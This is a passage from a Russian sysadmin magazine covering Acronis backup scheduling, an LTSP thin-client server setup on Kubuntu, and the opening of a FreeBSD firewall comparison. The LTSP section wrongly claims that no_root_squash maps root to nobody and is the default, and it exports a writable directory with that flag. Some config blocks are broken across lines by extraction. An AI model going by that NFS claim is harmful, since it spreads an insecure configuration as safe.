2. Отслеживание событий — настройка сохранения записей Консоли управления в журнале Windows или отправка сообщений на SNTP-сервер.
3. Параметры архивирования по умолчанию — установка значений (защиты архива,

«Если удаленная система не может загрузиться в обычном режиме, без личного присутствия администратора обойтись не удастся — понадобится загрузочный диск для восстановления»



> Консоль управления Acronis License Server



> Меню установки компонентов ATIES

исключении файлов, сжатия, поддержки баз данных, Pre/Post-команд, деления на части, скорости записи на жесткий диск, использования сети и пр.), которые будут использованы при каждом резервировании данных с указанного компьютера; выбрав однажды, в дальнейшем вводить их не требуется.

4. Параметры восстановления по умолчанию — аналогично устанавливаются параметры, которые будут использованы при восстановлении информации.

Для установки нового задания необходимо перейти в панель «Управление заданиями», выбрав «Показать задания», и затем нажать кнопку «Выполнение». В результате опять же запустится Мастер, который поможет спланировать новое задание по резервному копированию в соответствии с выбранными условиями. Порядок работы практически аналогичен ручному созданию копий, добавился лишь пункт «Параметры запуска», в котором указывается, когда необходимо выполнить созданное задание. Возможны все мыслимые варианты: по времени (однократно, ежедневно, еженедельно, ежемесячно), по событиям (при включении или выключении компьютера, входе или выходе пользователя в систему).

После выбора некоторых пунктов необходимо будет уточнить параметры, указав время начала, день недели и прочее. По окончании настройки новое задание появится в списке активных. Ничто не мешает для одной системы настроить несколько заданий — ограничений по их общему количеству нет. Поэтому, например, образ диска можно снимать раз в месяц, важные каталоги пользователей — еженедельно, а важные файлы — по окончании работы на компьютере.

При установленном компоненте Acronis Group Server можно одновременно задавать однотипные задания сразу для группы компьютеров, что весьма ускоряет работу при большом количестве администрируемых систем. Запускаем Консоль и выбираем «Управление Acronis Group Server». В первом окне можно просмотреть состояние заданий на удаленных системах, а также статус известных компьютеров. Если найдены не все системы, то «потерявшиеся» следует добавить вручную. Выбрав «Компьютеры: Добавить», мы вызовем очередного мастера, который затребует имя или IP-адрес компьютера, после чего последует попытка соединиться с указанной системой. Если попытка окажется удачной, она появится в списке.

Теперь, когда все системы на месте, выбираем «Создать групповое задание». В появившемся окне отмечаем компьютеры с установленным Агентом True Image, на которых должно выполняться новое задание. В следующем окне нажимаем «Добавить» и указываем тип и параметры архивируемого устройства. Выбрать можно один из следующих параметров: все жесткие диски, номер жесткого диска (одного из установленных на компьютере) или букву раздела. Затем определяется место для хранения резервных копий, которые можно размещать локально в специально созданном каталоге на каждом компьютере, в сетевом ресурсе или в Зоне безопасности Acronis. Перейдя в следующее окно, задаем имя архива (нажатие на кнопку позволит присвоить архиву имя соответствующего компьютера), затем выбираем тип архива и пароль для его защиты, настраиваем параметры резервного копирования, указываем данные для входа в систему и, наконец, настраиваем планировщик. По окончании настройки мы получим короткое резюме. После нажатия на кнопку «Приступить», задание будет создано и готово к выполнению.

Заключение

В статье описана только часть возможностей, но, как видишь, установив Acronis True Image Enterprise Server, администратор получает удобный и гибкий в настройках инструмент, позволяющий централизованно управлять процессом резервирования информации на любом количестве компьютеров. Приятная функция управления заданиями для группы компьютеров делает его еще более привлекательным для тех, кому приходится резервировать информацию на большом числе однотипных систем.

PARTIMAGE — ПРОЩЕ, ЗАТО БЕСПЛАТНО

Единственный недостаток ATIES — его цена. Не всякая организация готова выложить более $1000 за сервер и еще некоторую сумму за каждую дополнительную лицензию. Если нужна система, просто позволяющая создавать образы разделов, централизованно их хранить и восстанавливать, и все это желательно бесплатно, могу предложить PartImage (www.partimage.org). Это клиент-серверная система, распространяемая по лицензии GNU GPL. Задачу создания образов, загрузки их на сервер и извлечения, в случае необходимости, выполняет клиент. Хранение образов с возможностью доступа к ним через сеть осуществляет сервер. Причем подключение к серверу может быть установлено через защищенное SSL-соединение. Поддерживается несколько степеней сжатия созданных образов, восстановление MBR, проверка разделов на ошибки. Но, к сожалению, работа с файловой системой NTFS подкачала. PartImage входит в состав специализированного Live-CD дистрибутива SystemRescueLinux (www.sysresccd.org), упрощающего на порядок его использование и имеющего несколько инструментов для работы с разделами жесткого диска.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Вторая жизнь старых компьютеров

LTSP: ТЕРМИНАЛ-СЕРВЕРНАЯ ТЕХНОЛОГИЯ ЗАГРУЗКИ БЕЗДИСКОВЫХ РАБОЧИХ СТАНЦИЙ

Сейчас во многих организациях скопилось приличное количество компьютеров старого парка, отслуживших свое как морально, так и физически. Программное обеспечение, которое можно на них запустить, уже далеко от требований и реалий сегодняшнего дня, и поэтому такие системы пылятся в углу. Выбросить их жалко, а средств на новые никто не выделяет. Но, немного постаравшись, за пару дней можно вдохнуть в эти железки вторую жизнь и на экране монитора компьютера с процессором Pentium 133 увидеть KDE последней сборки вместе с OpenOffice.org или Windows с свежим офисом, слушать на таких системах музыку и смотреть фильмы. Не веришь? Читай дальше.

Назначение и возможности LTSP


Открытость Linux-систем породила вокруг себя довольно много полезных проектов, и часто для решения какой-нибудь проблемы необходимо просто найти подходящий. Загрузкой бездисковых терминалов занимается проект LTSP (Linux Terminal Server Project, распространяемый под лицензией GNU GPL) — www.ltsp.org. Его функция — разработка необходимых дополнений для Linux, позволяющих подключить большое количество низкопроизводительных тонких клиентов к мощному Linux-серверу и использовать его ресурсы для выполнения любых задач. Результат выполнения команд возвращается обратно клиенту и выводится на его экран.

К компьютеру, выполняющему основную, наиболее трудоемкую работу, предъявляются особые требования. В большей степени это относится к объему оперативной памяти, которой должно теперь хватать на всех, и к скорости дисковых операций. А вот к рабочим станциям пользователей требования уже гораздо ниже. С возлагаемой на них задачей спокойно могут справиться и «четверки». А при использовании компьютера мощнее P133 с 24 Мб ОЗУ и с 2 Мб видеокартой, увеличение производительности практически не заметно. Поддержка основной периферии (принтера, сканера, привода компакт-диска и некоторых других) обеспечивается сервером, но при установке дополнительных пакетов возможно их подключение непосредственно к терминалу.


Но и это еще не все. В этом случае жесткий диск оказывается не у дел. Все приложения и необходимые для обработки данные могут находиться на сервере. Терминал при этом может использовать локальный жесткий диск лишь на первоначальном этапе, для загрузки системы. Преимуществ такого способа много: удобство обновления и снижение стоимости ПО, упрощение процедуры резервирования информации, централизованная защита от вирусов, снижение шума. Кроме того, пользователь не связан с конкретным компьютером, и нет необходимости в администрировании клиентских систем. И главное — большая долговечность клиентских машин, как моральная, так и физическая.

Чтобы настроить LTSP, нужно понимать процесс. Поэтому буквально в двух словах опишу, что и как. После включения питания, управление передается BIOS, который, в свою очередь, выполняет инициализацию, проверку POST (Power-On-Self-Test) и анализирует порты на наличие дополнительных устройств. В ходе последней операции определяется установленная сетевая карта, в ее энергонезависимой памяти обнаруживается код, который начинает выполняться после завершения теста (вариант загрузки с других носителей несколько проще, но суть не в этом).

Дальнейшую работу условно можно разделить на три этапа: получение IP-адреса, получение образа операционной системы и работа с данными. Чтобы получить IP-адреса, программа загрузки инициализирует широковещательный запрос (для нашего примера 192.168.0.255 по умолчанию используется порт 68, протокол UDP), в котором указывается свой, уникальный для каждой сетевой карты MAC-адрес. Для динамического распределения IP-адресов между компьютерами в сети задействуется служба DHCP. DHCP-сервер, приняв запрос, находит конфигурацию, соответствующую этому MAC-адресу, и возвращает необходимые данные.



> Утилита ltspcfg



> Утилита ltspadmin

После получения адреса клиент должен загрузить ядро операционной системы. Для этого применяется TFTP — облегченная версия протокола FTP, которая не требует идентификации и использует UDP вместо TCP. Чтобы клиентские терминалы могли пользоваться файловой системой, на сервере должна быть настроена служба NFS. Вот сборкой готовой системы на основе LTSP мы и будем заниматься далее.

Выбор способа загрузки по сети

Клиентская система, после включения питания, отправляет DHCP-запрос, чтобы получить IP-адрес, путь к загружаемому ядру и путь к каталогу, который будет использован вместо корневого. Есть несколько вариантов, позволяющих сделать это, необходимо лишь выбрать более подходящий для конкретной ситуации: сетевая загрузка, используя EtherBoot, PXE, MBA, Netboot, не говоря уже о том, что можно просто загрузиться с дискеты, CD-ROM, USB или выбрать нужный пункт в меню при загрузке с жесткого диска.
Для получения готового образа EtherBoot, заходим на сайт rom-o-matic.net, выбираем версию EtherBoot и в выпадающем списке Choose NIC/ROM type указываем марку чипа на сетевой карте. К выбору последней отнесись серьезно, иначе полученный образ работать не будет. Если в системе несколько сетевых интерфейсов, выбери тот, который будет использован для загрузки системы. В списке Choose ROM output format надо указать выходной формат. Доступно 10 вариантов. Например, при первоначальной настройке можно взять загрузку с дискеты Floppy Bootable ROM Image (.zdsk), компакт-диска ISO bootable image with/without legacy floppy emulation (.iso/.liso) или жесткого диска HD (experimental) Hard Disk Partition Image (.zhd). Хотя в последнем случае удобнее использовать готовый образ для загрузчиков LILO, GRUB или SYSLINUX — LILO/GRUB/SYSLINUX loadable kernel format (.lzlilo) или для систем с LinuxBIOS — ELF (LinuxBIOS) ROM Image (.elf). Когда все будет работать, скачиваем прошивку Binary ROM Image (.lzrom) или PXE loadable ROM Image (.lzpxe) для EPROM (Erasable Programmable Read-Only Memory — перезаписываемая память) сетевой карты. При нажатии на кнопку «Configure» можно отредактировать некоторые параметры будущего образа. Выбираем нужный вариант и жмем «Get ROM». В результате получаем нужный образ. Для записи образа на дискету даем следующую команду: «cat your_image.lzdsk > /dev/fd0» (или «dd if=/path/to/rom-image of=/dev/fd0 bs=1024» — как кому привычнее). Все, программа первоначальной загрузки готова. Для теста советую попробовать загрузиться с дискеты и настроить схему «один сервер — один клиент», а после успешного преодоления всех подводных камней уже нарастить количество клиентов и заняться прошивкой кода в ПЗУ. Переходим к настройке сервера.

Установка сервера LTSP

LTSP доступен как набор пакетов для установки на Linux-системе, последние версии легко интегрируются в Ubuntu, Debian, Fedora Core, Gentoo и некоторые другие дистрибутивы. Кроме того, он есть в виде части уже готового дистрибутива (смотри врезку). Начиная с версии 4.0, процессы установки и настройки сервера стали четко разделены и более логичны. Можно скачивать пакеты или архивы для установки LTSP по одному с сайта проекта, можно загрузить их сразу одним 100-мегабайтным iso-файлом (ltsp.mirrors.tds.net/pub/ltsp/isos), либо взять систему пакетов используемого дистрибутива. Здесь полная свобода выбора. Причем, по сравнению с версией 3, четверка ставится на ура, и сообщения вида «Unknown distributive» встречаются редко. Хотя в некоторых дистрибутивах процесс установки несколько отличается, так как разработчики задействуют собственные скрипты, упрощающие инсталляцию LTSP. К таким дистрибутивам относится Ubuntu. С его родным братом — Kubuntu — мы и будем работать далее, разницы в настройках между ними никакой.

Чтобы посмотреть, что есть в Kubuntu по LTSP, вводим команду:

```
$ sudo apt-cache search ltsp
```


Все найденное, возможно, не понадобится, установим пока только необходимое:

```
$ sudo apt-get install ltsp-
server-standalone openssh-server
```


В этом случае будет инсталлирован и DHCP-сервер. Если в сети уже имеется такой сервис, используй ltsp-server вместо ltsp-server-standalone. Причем, учитывая «мягкую» систему зависимостей в пакетах, обрати внимание на поля «Предлагаемые пакеты» и «Рекомендуемые пакеты» в выводе apt-get. Кроме того, в Kubuntu предлагается пакет student-control-panel. С помощью этого апплета можно контролировать подключения клиентов к серверу. В Kubuntu LTSP работает практически сразу после инсталляции, требуется всего лишь несколько движений, чтобы довести ее до ума (использовав при этом скрипты, любезно предоставленные разработчиками).
Ленивым можно посоветовать пакет ltsp-utils, содержащий две стандартные утилиты. Первая (ltspadmin) предназначена для установки и обновления системы LTSP, вторая (ltspcfg) позволяет произвести первичные настройки. Далее создаем рабочее окружение клиентов. В классическом варианте необходимо использовать утилиту ltspadmin, в Ubuntu для этих целей применяется утилита ltsp-build-client, которая задействует репозитарий Ubuntu, работая в chroot-окружении. Утилита имеет множество параметров, но в самом простом случае достаточно ввести:

```
$ sudo ltsp-build-client
```

После этого утилита создаст нужные каталоги, соединится с репозитарием, откуда будут получены все необходимые пакеты. Некоторые



> Родной дом проекта



> Создание образа для загрузки

системные настройки также перекочуют в новое chroot-окружение. По окончании установки пакетов будут запущены два скрипта: ltsp-update-kernels и ltsp-update-sshkeys (при необходимости это можно сделать и вручную). Первый скопирует системное ядро и создаст все необходимые файлы для корректной загрузки клиентов, второй сгенерирует SSH-ключи, необходимые для обеспечения защищенной работы и аутентификации клиентов на сервере. Копии ключей будут помещены в файл /opt/ltsp/i386/etc/ssh/ssh_known_hosts вот в таком виде:

```
DNS_name        ssh-rsa ключ
```

Вместо имени может стоять IP-адрес. Рекомендуется использовать оба параметра сразу, указав их через запятую.

```
DNS_name,192.168.0.1   ssh-rsa
ключ
```

Такой тип аутентификации применяется в Ubuntu. В классическом случае пользователи вводят пароль на сервере XDMCP (Display Manager Control Protocol). Также отличием в работе является то, что при регистрации в Ubuntu применяется специально разработанный для этих целей Python-скрипт LDM, который адаптирован для работы через ssh. В классическом варианте пользователя встретит KDM, GDM или XDM. И, наконец, последним пунктом работы скрипта ltsp-build-client будет создание файла /etc/exports в таком виде:

```
/opt/ltsp/i386/        192.168
.0.0/255.255.255.0(ro,no_root_
squash,async)
```

Слева указан каталог, который экспортирует сервер. Флаги ro или rw указывают на доступ только для чтения и для записи/чтения соответственно. А no_root_squash заменяет пользователя root более безобидным nobody. Параметры ro и no_root_squash используются в файле по умолчанию, и поэтому их можно смело опустить, хотя так нагляднее. После этого необходимо выполнить перезапуск сервера NFS командой invoke-rc.d nfs-kernel-server reload. Установку можно считать законченной. Теперь займемся доводкой и пройдемся по конфигурационным файлам, чтобы, если что-то пойдет не так, быстро найти и устранить причину.

Настройка сервисов NFS и DHCP

В настройках по умолчанию сервер LTSP для клиентских компьютеров будет использовать диапазон IP-адресов — 192.168.0.0. Сам сервер при этом получает адрес 192.168.0.1. Если по каким-либо причинам его нужно изменить, то не забудь подправить все файлы, которые будут упоминаться в статье. В том числе и файл /etc/exports. После всех исправлений необходимо заново сгенерировать ключи, повторно запустив скрипт ltsp-update-sshkeys. Строка в файле /etc/exports экспортирует в качестве корневого каталога клиентских систем каталог /opt/ltsp/i386. Полезно разрешить клиентам использование своих домашних каталогов и файла подкачки, который физически располагается на сервере. Дописываем в /etc/exports такие строки:

```
/var/opt/ltsp/swapfiles
192.168.0.0/255.255.255.0(rw,no_
root_squash,async)
/home 192.168.0.0/255.255.255.0
(rw)
```

А в файл /opt/ltsp/i386/etc/fstab:

```
example.com:/home/     /home  nfs
defaults,rsize=8192,wsize=8192
0  0
```

Теперь переходим к настройке служб DHCP и DNS. Как уже говорилось ранее, при установке пакета ltsp-server-standalone будет установлен и сервер DHCP, который в своей работе использует конфигурационный файл /etc/ltsp/dhcpd.conf (либо /etc/dhcp3/dhcpd.conf):

```
authoritative;

subnet 192.168.0.0 netmask
255.255.255.0 {
range 192.168.0.20 192.168.0.100;
option domain-name "example.
com";
option domain-name-servers
192.168.0.1;
option broadcast-address
192.168.0.255;
option routers 192.168.0.1;
option log-servers 192.168.0.1;
option subnet-mask 255.255.255.0;
filename "/ltsp/pxelinux.0";
option root-path "/opt/ltsp/
i386";
}

host terminal_1 {
hardware ethernet 00-02-44-
07-FC-C4;
fixed-address 192.168.0.110;
}
```

Небольшое пояснение. В начале конфигурационного файла расположены инструкции, относящиеся ко всем компьютерам сети. Их смысл очевиден. Поскольку на терминалах нет жесткого диска, то демону журналирования syslogd указывается удаленный сервер, который будет записывать от него сообщения (option log-servers 192.168.0.1). Для того чтобы демон syslogd на сервере мог принимать сообщения от терминалов, в файле конфигурации /etc/sysconfig/syslog должен использоваться ключ -r:

```
SYSLOGD_OPTIONS="-m 0 -r"
```

```
mc - grinder:/var/cache/apt/archives - Shell #4 - Konsole
Сеанс  Edit  View  Bookmarks  Настройка  Help
Файл: ltsp-ser-all.deb   Ст. 0        2639 Байт    [рост]          100%
 Description: Basic LTSP server environment
  This is the basic environment depending on an external DHCP server to
  point the clients to the LTSP server.

drwxr-xr-x root/root         0 2006-05-26 00:45:28 ./
drwxr-xr-x root/root         0 2006-05-26 00:45:27 ./var/
drwxr-xr-x root/root         0 2006-05-26 00:45:27 ./var/lib/
drwxr-xr-x root/root         0 2006-05-26 00:45:27 ./var/lib/tftpboot/
drwxr-xr-x root/root         0 2006-05-26 00:45:27 ./var/lib/tftpboot/ltsp/
drwxr-xr-x root/root         0 2006-05-26 00:45:27 ./opt/
drwxr-xr-x root/root         0 2006-05-26 00:45:27 ./opt/ltsp/
drwxr-xr-x root/root         0 2006-05-26 00:45:28 ./usr/
drwxr-xr-x root/root         0 2006-05-26 00:45:28 ./usr/share/
drwxr-xr-x root/root         0 2006-05-26 00:45:28 ./usr/share/doc/
drwxr-xr-x root/root         0 2006-05-26 00:45:29 ./usr/share/doc/ltsp-server/
-rw-r--r-- root/root      1353 2006-01-09 22:32:48 ./usr/share/doc/ltsp-server/copyright
-rw-r--r-- root/root     10567 2006-05-25 00:10:44 ./usr/share/doc/ltsp-server/changelog.gz
drwxr-xr-x root/root         0 2006-05-26 00:45:28 ./usr/share/man/
drwxr-xr-x root/root         0 2006-05-26 00:45:29 ./usr/share/man/man8/
-rw-r--r-- root/root       498 2006-05-08 21:06:38 ./usr/share/man/man8/ltsp-update-sshkeys.8.gz
-rw-r--r-- root/root      1425 2006-05-08 20:34:51 ./usr/share/man/man8/ltsp-build-client.8.gz
-rw-r--r-- root/root       547 2006-05-08 21:05:22 ./usr/share/man/man8/ltsp-update-kernels.8.gz
drwxr-xr-x root/root         0 2006-05-26 00:45:28 ./usr/sbin/
-rwxr-xr-x root/root     10982 2006-05-09 17:52:30 ./usr/sbin/ltsp-build-client
-rwxr-xr-x root/root       723 2006-03-09 20:02:52 ./usr/sbin/ltsp-update-sshkeys
-rwxr-xr-x root/root      3093 2006-02-17 02:51:43 ./usr/sbin/ltsp-update-kernels

1Помощь 2Перенос 3Выход 4Hex 5Строка 6РегВыр 7Поиск 8Сырой 9Неформ 10Выход
```

› Создаваемая структура каталогов

Далее идут индивидуальные настройки для каждого клиентского компьютера. Здесь можно переопределить настройки сервера индивидуально. В строке «hardware Ethernet 00-02-44-07-FC-C4» указывается аппаратный MAC-адрес сетевой карты, а в строке «fixed-address 192.168.0.110» за ним статически закрепляется IP-адрес. Теперь при запросе клиента с указанным MAC-адресом ему всегда будет выдаваться этот IP-адрес. Остальным же айпишники будут назначаться из таблицы свободных адресов. Строка «option root-path» указывает на раздел, который будет смонтирован в качестве корневого с помощью службы NFS.
Кроме того, необходимо указать описания всех компьютеров в файле /etc/hosts:

```
127.0.0.1      localhost
192.168.0.1    example.com
192.168.0.110  terminal_1
```

Настройка TFTP

Во время установки в список зависимостей попадут и пакеты tftpd-hpa и netkit-inetd, а в файл /etc/inetd.conf демона inetd будет занесена строка для запуска tftp:

```
tftp    dgram  udp   wait  root
/usr/sbin/in.tftpd /usr/sbin/
in.tftpd -s /var/lib/tftpboot
```

Если уже используется xinetd, следует удалить netkit-inetd и создать файл /etc/xinet.d/tftp:

```
service tftp
{
 disable = no
 socket_type = dgram
 protocol = udp
 wait = yes
 user = root
 server = /usr/sbin/in.tftpd
 server_args = -s /var/lib/
tftpboot
}
```

И не забудь убрать в /etc/xinetd.conf строку «only_from = localhost». На этом настройки серверов можно считать законченными. Желательно перед применением проверить их работу:

```
$ sudo /etc/init.d/xinetd start

$ sudo tftp example.com
tftp> get ltsp/pxelinux.0
tftp> quit
```

Имя файла указано так потому, что корневой каталог для этого сервиса определен в файле /etc/xinet.d/tftp как «server_args = -s /var/lib/tftpboot» (мы имеем дело с chroot-окружением). Осталось убедиться, что portmap не ограничен loopback-интерфейсом, то есть строка «-i 127.0.0.1» в /etc/default/portmap закомментирована. В целях безопасности в /etc/hosts.allow ограничиваем доступ к portmap, rpc.mountd, rpc.statd и in.tftpd только из нашей сети:

```
portmap: 192.168.0.0/24
rpc.mountd: 192.168.0.0/24
rpc.statd: 192.168.0.0/24
in.tftpd: 192.168.0.0/24
```

Перезапускаем все используемые серверы:

```
$ sudo /etc/init.d/dhcp3-server
start
$ sudo invoke-rc.d nfs-kernel-
server restart
$ sudo invoke-rc.d nfs-common
restart
$ sudo invoke-rc.d portmap
restart
```

ГОТОВЫЕ РЕЦЕПТЫ

Самый простой вариант познакомиться с сервером LTSP или установить его — это взять один из дистрибутивов, в которых эта технология включена по умолчанию. Например, Edubuntu (www.edubuntu.org) — версия Ubuntu, ориентированная для использования в учебных заведениях. Кстати, именно на нем отрабатывается следующая версия LTSP5, основное отличие которой — отказ от специализированных пакетов и максимальное использование оригинальных, идущих в репозитариях дистрибутивов. Другой известный проект K12Ltsp (www.k12ltsp.org) аналогичного назначения базируется на Fedora Core 4. Он также включает в себя последнюю версию LTSP. К слову, его разработчик Эрик Харрисон (Eric Harrison) является одним из активных участников проекта LTSP. Тем, кому ближе Debian, можно посоветовать SkoleLinux (в девичестве Debian Edu) (www.skolelinux.org). К сожалению, канадский проект EduLinux (www.edulinux.cl), выпускавший готовое решение на основе Mandrake Linux 9.1, уже более двух лет не ведет активной разработки своего дистрибутива. Есть русская версия сайта проекта LTSP — www.ltsp.ru, где можно найти некоторую документацию.

Настройки параметров работы клиентов производятся в файле /opt/ltsp/i386/etc/lts.conf. Этот файл состоит из общих установок и разделов, определяющих индивидуальные настройки для каждого клиента. В них при необходимости можно переопределить те или иные глобальные установки. Благодаря такой схеме появляется возможность более гибкой адаптации к аппаратной конфигурации терминалов. Этот файл можно редактировать как вручную, так и посредством скрипта /usr/lib/ltsp/ltsp_config.

Постскриптумы

Вот и все. Самое интересное, что это действительно работает. На клиентском компьютере спокойно загружается KDE с OpenOffice и пашет с вполне терпимой скоростью, а после перехода на оконный менеджер полегче (вроде IceWM) система вообще летает. Наиболее очевидное применение данной технологии — в наших учебных заведениях со старыми компьютерными классами, где добавление одного мощного компьютера позволило бы работать с современным ПО.

СЕРГЕЙ СУПРУНОВ
/ AMSAND@RAMBLER.RU /



Огненный блокпост

СРАВНИТЕЛЬНЫЙ ОБЗОР ФАЙРВОЛОВ FREEBSD

Безопасность компьютера, подключенного к сети, не была поводом для серьезного беспокойства разве что на заре компьютеризации. В наши дни ситуация кардинально изменилась, и операционная система, не снабженная надежным и функциональным файрволом, вряд ли может претендовать на звание «сетевой». Но все это не про FreeBSD — ее по этому критерию можно назвать «трижды сетевой»!

Краткое введение в вопрос

Для начала разберемся, что такое файрвол. Это подсистема, выполняющая обработку трафика, проходящего через интерфейсы машины. Определение не совсем академическое, но, надеюсь, понятное. Под обработкой может подразумеваться фильтрация пакетов на основании определенных правил (что пропустить, а что отбросить), модификация пакетов (например, подмена IP-адресов в ходе NAT-трансляции), перенаправление пакетов (форвардинг), контроль использования доступной полосы пропускания (трафик-шейпинг).

Изначально файрволы проектировались для работы на сетевом и транспортном уровнях модели OSI, то есть фильтрация выполнялась на основе информации, которую можно было получить из заголовков IP- и TCP/UDP-пакетов. Однако зачастую файрволы вторгаются и на другие уровни стека: канальный уровень (фильтрация по MAC-адресам), прикладной уровень (использование специфических для FTP-пакетов параметров) и т.д.

FreeBSD готова предложить тебе целых три файрвола, на любой вкус: родной IPFirewall (ipfw), присутствующий в ней с доисторических времен; IPFilter (ipf), разрабатываемый как независимый продукт и доступный для целой плеяды ОС (разве что Windows осталась обделенной); и PacketFilter (pf), портированный из OpenBSD, слава о безопасности которой уже, наверное, достигла ближайших к нам обитаемых миров. Поддержка ipf появилась во FreeBSD 4.0, pf чуть позже — начиная с 5.3. На границе четвертой и пятой ветвей претерпел некоторые изменения и доморощенный ipfw, предоставив пользователям ряд дополнительных возможностей. В 5.x новая версия стала доступна под именем ipfw2.

Поскольку сейчас проблемы стабильности пятой ветки в версиях 6.x успешно преодолены, то нет особого смысла ставить более древние версии. Так что будем считать, что «из коробки» тебе доступны все три файрвола — ipfw/ipfw2, ipf и pf.


Все включено

Инсталляция — это самый простой вопрос. Все три рассматриваемых фильтра включены в базовую поставку FreeBSD, и для их использования требуется либо загрузить модули, либо вкомпилировать их поддержку в ядро. Лично мне больше по душе второй путь (видимо, привычка), тем более что поддержка некоторых дополнительных опций (например, очередей ALTQ) возможна только из ядра.


Для того чтобы подгружался тот или иной модуль, достаточно в /etc/rc.conf указать соответствующие опции (о них будет сказано ниже).

Подсказки о том, как собрать поддержку этих файрволов в ядре, ты найдешь в /usr/src/sys/conf/NOTES. Основные опции:

```
### ipfw
# поддержка файрвола
options IPFIREWALL
# поддержка логирования
options IPFIREWALL_VERBOSE
```



› Для ipfw тоже есть Webmin-модуль — все параметры как на ладони



› Любителям юзать мышь посвящается — настраиваем IPFilter через Webmin

```
# поддержка divert-сокетов (нужна
для natd)
options IPDIVERT
# поддержка шейпера dummynet
options DUMMYNET
### ipf
# поддержка файрвола
